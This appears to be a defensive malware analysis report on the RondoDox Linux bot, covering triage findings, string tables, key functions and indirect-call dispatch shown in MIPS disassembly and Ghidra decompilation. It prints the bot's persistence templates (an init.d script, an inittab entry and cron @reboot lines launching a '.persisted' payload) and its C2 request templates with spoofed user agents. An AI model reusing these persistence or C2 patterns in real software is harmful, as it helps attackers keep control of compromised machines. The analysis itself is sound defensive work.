- **213 Functions:** Complex functionality suggesting feature-rich bot
- **No Symbols:** Completely stripped, all functions auto-named


This triage positions RondoDox as a scalable Linux bot built around three core pillars: command-and-control, persistence, and stealth. Function-level artifacts indicate HTTP C2 (including the distinctive User-Agent: rondo), SSH activity consistent with scanning/brute-force (MoTTY banner), redundant persistence across init systems (init.d, inittab, cron, and systemd paths using the `.persisted suffix`), and multiple evasion measures (process masquerading, obfuscated paths, custom string decoding, and static linking). An unusually large .bss region further suggests support for operational scale (e.g., scan state, target lists, or buffering).

We then corroborated these themes via the Interesting Strings routine, which contains the underlying templates used to implement them: HTTP request formats and header sets supporting both a custom and spoofed iPhone Safari user agent, alongside persistence templates `for init.d`, `/etc/inittab`, and `cron @reboot`. While these strings provide strong evidence of embedded capability, confirming execution in a specific intrusion requires runtime telemetry. Notably, the persistence templates consistently launch a payload with the `.persisted suffix`, showing how persistence is intended to be staged on disk.



**Persistence Templates**

| String | Address | Purpose |
|---|---|---|
| #!/bin/sh\n### BEGIN INIT INFO\n# Provides: rondo\n# Required-Start: $local_fs $network\n# Required-Stop:\n# Default-Start: 3 4 5\n# Default-Stop: 0 6\n# Short-Description: rondo\n# Description: rondo\n### END INIT INFO\ncase "$1" in\n start\|restart\|"")\n %s %s.persisted &\n ;;\nesac\nexit 0\n | 0x0042082c | Complete LSB init script |
| \nrondo:345:once:%s %s.persisted\n | 0x0042097c | Inittab entry format |
| \n@reboot %s %s.persisted\n | 0x004209a0 | User cron @reboot |
| @reboot %s %s.persisted\n | 0x004209bc | User cron (no newline prefix) |
| \n@reboot root %s %s.persisted\n | 0x004209d8 | Root cron @reboot |
| @reboot root %s %s.persisted\n | 0x004209f8 | Root cron (no newline prefix) |
| \n%s %s.persisted &\n | 0x00420968 | Generic background execution |



**INTERESTING STRINGS**

**HTTP/Network Communication**

| String | Address | Purpose |
|---|---|---|
| GET / HTTP/1.1\r\nHost: %s\r\nConnection: close\r\n\r\n | 0x0042054c | Basic HTTP GET template |
| GET / HTTP/1.1\r\n%s\r\nHost: %s\r\nUpgrade-Insecure-Requests: 1\r\n%s\r\n\r\n | 0x00420584 | Extended HTTP GET with headers |
| GET / HTTP/1.1\r\n%s\r\nHost: %s:%d\r\nUpgrade-Insecure-Requests: 1\r\n%s\r\n\r\n | 0x004206e8 | HTTP GET with port |
| GET %s HTTP/1.1\r\nHost: %s\r\nConnection: close\r\nUser-Agent: rondo\r\n\r\n | 0x00420730 | Custom "rondo" User-Agent |
| User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 18_5 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/18.5 Mobile/15E148 Safari/604.1 | 0x00420654 | iPhone User-Agent spoof |


Further in the triage results, Claude identified a set of high-signal functions covering networking (HTTP C2 request/response handling), process lifecycle (daemonization/background execution), and local staging (file copy and content search/compare utilities). Additional worker routines were also flagged and are analyzed further in the next section after deeper decompilation.

**TOP 10 INTERESTING FUNCTIONS**

| # | Function Name | Address | Description | Key Evidence |
|---|---|---|---|---|
| 1 | **FUN_0040086c** | 0x0040086c | **HTTP C2 Request Handler** - Creates socket, formats GET request with host parameter, sends request, receives response, validates HTTP 200 status, returns parsed value | References string "GET / HTTP/1.1\r\nHost: %s\r\nConnection: close" @ 0x0042054c; uses socket/connect/send/recv functions |
| 2 | **FUN_0041abe0** | 0x0041abe0 | **Daemonization Function** - Implements background process creation: saves signal handlers, forks child process, child closes stdin/stdout/stderr, executes new process with arguments, parent waits for completion and restores signals | Fork/execl/waitpid pattern; signal manipulation for SIG_IGN |
| 3 | **FUN_00400380** | 0x00400380 | **File Copy Utility** - Opens source file (read-only), creates destination file (mode 0644), reads in 4KB chunks, writes to destination, closes both files | Standard file copy loop with read/write syscalls |
| 4 | **FUN_00400648** | 0x00400648 | **File Content Search (grep)** - Opens file, reads line-by-line into 1KB buffer, searches each line for target string using strstr, returns 1 on match | Used for config parsing or process detection; fopen/fgets/strstr pattern |
| 5 | **FUN_0040074c** | 0x0040074c | **File Read & Compare** - Opens file, reads content into buffer, compares against provided string, returns match result | Likely checks lock files or validates configurations |
| 6 | **entry** | 0x00400260 | **Program Entry Point** - Sets up stack frame, calls libc initialization function (__libc_start_main equivalent) with 4 parameters, enters infinite loop (daemon mode) | Standard ELF entry with infinite loop indicating daemon behavior |
| 7 | **FUN_004001dc** | 0x004001dc | **Init/Fini Handler** - Processes ELF constructor/destructor arrays, calls initialization functions, handles cleanup on exit | Calls function pointers from .ctors/.dtors sections |

# Detailed sample analysis

After completing initial triage, we pivoted into a deeper static analysis to better understand the payload's execution model and how core capabilities are invoked. We leveraged Claude via the Ghidra-MCP workflow to accelerate control-flow reconstruction, specifically to identify the program's dispatch mechanisms, highlight high-signal routines, and surface pivot points (tables, pointers, and indirect call sites). All conclusions below are grounded in what was validated directly in Ghidra.



**7 Major Findings Explained:**

1. **Indirection at Entry Point**
    - What: Main loaded from DATA pointer, not hardcoded
    - Evidence: Actual code at 0x00400260
    - Why: Breaks call graph analysis
2. **Constructor Dispatcher Loop**
    - What: Iterates function table until NULL
    - Evidence: Actual code at 0x00400120
    - Why: Modular initialization system
3. **Destructor Dispatcher Loop**
    - What: Backward iteration with 0xffffffff sentinel
    - Evidence: Actual code at 0x004203f0
    - Why: Reverse-order cleanup
4. **Main Program Loop**
    - What: C2 beacon loop with command dispatch
    - Evidence: Inferred from module structure
    - Why: Core control loop
5. **Index-Based Command Dispatcher**
    - What: 150-entry table lookup
    - Evidence: Actual code at 0x0041b4b0
    - Why: Routes commands to handlers
6. **Module Registration via DATA Pointers**
    - What: All functions stored in DATA, not called directly
    - Evidence: XREFs show [DATA] only
    - Why: Hidden from call graphs
7. **Assembly Proof: lw + jalr Pattern**
    - What: Consistent indirect call pattern
    - Evidence: Assembly examples
    - Why: Proves indirection throughout

A high-level execution flow that explains how initialization, command routing, and capability modules are wired together. Notably, while the overall architecture is strongly supported by dispatcher and pointer evidence, the exact entry address of the main control loop is resolved indirectly (via a DATA pointer) and is therefore not immediately visible through static call references alone.

## Execution flow

1 **Entry indication**
Loads main from DATA pointer (0x00464914)

2 **Constructor dispatcher**
Loops through init table until NULL (0x00463158)

3 **Main C2 loop**
Beacons to C2, receives commands, dispatches

4 **Index dispatcher**
Routes commands via table lookup (0x0042628c)

5 **Module execution**
All functions stored as DATA pointers. Called indirectly (never direct calls)

6 **Destructor dispatcher**
Cleanup loop backward until 0xffffffff (0x00463D88)

## Analyzing and verifying the behavior

Rondo's Linux backdoor is not structured like a typical ELF where core behavior is easy to follow through direct `jal` calls. Instead, key execution paths are routed through function pointers stored in `.data` and invoked via indirect jumps (`jalr`). This design obscures control flow, weakens static call-graph recovery, and forces the analyst to pivot through pointer tables and cross-references to reconstruct how the binary actually runs.

The sections below walk through execution from program entry to command dispatch, using Ghidra decompilation and MIPS assembly to show where indirection is introduced and how it's used throughout the payload.

## Understanding the core difference

In a "normal" program, calls are usually direct:

```
jal 0x00400380    # Direct call to a fixed address
```


In Rondo, the common pattern is indirect dispatch:

```
lw  t9, -0x7a40(gp)    # Load function pointer from .data
jalr t9                 # Jump to the loaded address
```

That `lw` + `jalr` pairing appears across initialization, module execution, and command routing. The rest of this section traces where it starts and how it scales.

### Phase 1: Entry point

Execution begins at the entry stub. Rather than branching directly into a statically visible `main`, the entry path resolves the target from a DATA pointer and passes it into the runtime startup routine (`__libc_start_main`). This breaks top-down recovery because the primary control-flow target is not referenced as a direct call destination in code.



```
                    undefined processEntry entry(undefined4 argc, undefined4…
     undefined         <UNASSIGNED>   <RETURN>
     undefined4          v0:4           argc
     undefined4          Stack[0x0]:4   param_2                              XREF[1]:     004002
     undefined4          Stack[-0x8]:4  local_8                              XREF[1]:     004002
     undefined4          Stack[-0xc]:4  local_c                              XREF[1]:     004002
     undefined4          Stack[-0x10]:4 local_10                             XREF[1]:     004002
                    entry                                                XREF[2]:     Entry Point(*),
  00400260 03 e0 00 21     move       zero,ra
  00400264 04 11 00 01     bal        LAB_0040026c
  00400268 00 00 00 00     _nop

                    LAB_0040026c                                         XREF[1]:     00400264(j)
  0040026c 3c 1c 00 07     lui        gp,0x7
  00400270 27 9c c1 44     addiu      gp,gp,-0x3ebc
  00400274 03 9f e0 21     addu       gp=>_gp_1,gp,ra                                  = ??
  00400278 00 00 f8 21     clear      ra
  0040027c 8f 84 85 64     lw         a0=>LAB_00410014,-0x7a9c(gp)=>ptr_main_function  = 00410014
  00400280 8f a5 00 00     lw         a1,0x0(sp)=>param_2
  00400284 27 a6 00 04     addiu      a2,sp,0x4
  00400288 24 01 ff f8     li         at,-0x8
  0040028c 03 a1 e8 24     and        sp,sp,at
  00400290 27 bd ff e0     addiu      sp,sp,-0x20
  00400294 8f 87 87 9c     lw         a3=>LAB_00400094,-0x7864(gp)=>PTR_LAB_00464b4c   = 00400094
  00400298 8f 88 84 cc     lw         t0,-0x7b34(gp)=>PTR_LAB_0046487c                 = 00420460
  0040029c 00 00 00 00     nop
  004002a0 af a8 00 10     sw         t0=>LAB_00420460,local_10(sp)
  004002a4 af a2 00 14     sw         argc,local_c(sp)
  004002a8 af bd 00 18     sw         sp,local_8(sp)
                    Call __libc_start_main(main, argc, argv, init, fini, rtld_fin…
  004002ac 8f 99 85 ac     lw         t9,-0x7a54(gp)=>->FUN_0041b8d8                   = 0041b8d8
  004002b0 00 00 00 00     nop
  004002b4 03 20 f8 09     jalr       t9=>FUN_0041b8d8                                 undefined FU
  004002b8 00 00 00 00     _nop
```

```
void processEntry entry(undefined4 argc,undefined4 param_2)

{
  undefined1 auStack_20 [16];
  undefined1 *local_10;
  undefined4 local_c;
  undefined1 *local_8;

  local_8 = auStack_20;
  local_10 = &LAB_00420460;
  local_c = argc;
                    /* Call __libc_start_main(main, argc, argv, init, fini,
  FUN_0041b8d8(&LAB_00410014,param_2,&stack0x00000004,&LAB_00400094);
  do {
                    /* WARNING: Do nothing block with infinite loop */
  } while( true );
}
```

### Phase 2: Initialization

Before the main control routine begins, the binary runs a pre-main initialization stage using a simple pointer-walk callback runner. Instead of calling setup routines directly (which would create a clear call chain in Ghidra), it:

- loads the start of a function pointer list from the data section
- reads the first function pointer,
- calls it indirectly,
- advances to the next pointer, and repeats,
- stopping only when it hits a NULL terminator.

```
/* WARNING: Removing unreachable block (ram,0x004001a8) */

void run_init_callbacks(void)

{
  code *pcVar1;

  if (DAT_00464df0 == '\0') {
    pcVar1 = *(code **)PTR_DAT_00463150;
    while (pcVar1 != (code *)0x0) {
      PTR_DAT_00463150 = PTR_DAT_00463150 + 4;
      (*pcVar1)();
      pcVar1 = *(code **)PTR_DAT_00463150;
    }
    DAT_00464df0 = '\x01';
  }
  return;
}
```

At a high level, the logic works like this:

1. checks a one-time flag so initialization runs only once,
2. iterates through a list of function pointers,
3. invokes each entry indirectly via pointers,
4. stops on the NULL sentinel,
5. marks initialization is complete, and continues execution.

This is a clean way to keep startup modular (new initialization steps can be added by inserting pointers into the table) while also reducing call-graph visibility because the setup routines are invoked indirectly rather than via direct calls.

## Phase 3: Control Flow

.The main control routine is not referenced directly in code, instead, the entry logic passes a pointer stored in .data at 0x00464914 as the main function target. In practice, this means Ghidra's call graph won't naturally lead you to the primary loop, because the true entry into the payload's runtime logic is resolved through data and indirect calls.

```
                    ptr_main_function                            XREF[1]:     entry:0040027c(R)
 00464914 00 41 00 14     addr        LAB_00410014
```

Even with that indirection, the surrounding structure makes the runtime intent clear:

- an HTTP check-in module exists (used for outbound communication and response validation),
- a numeric dispatcher (dispatch_by_index) is present, and
- multiple capability-style handlers are exposed through pointer tables (execution + file helpers + network routines).

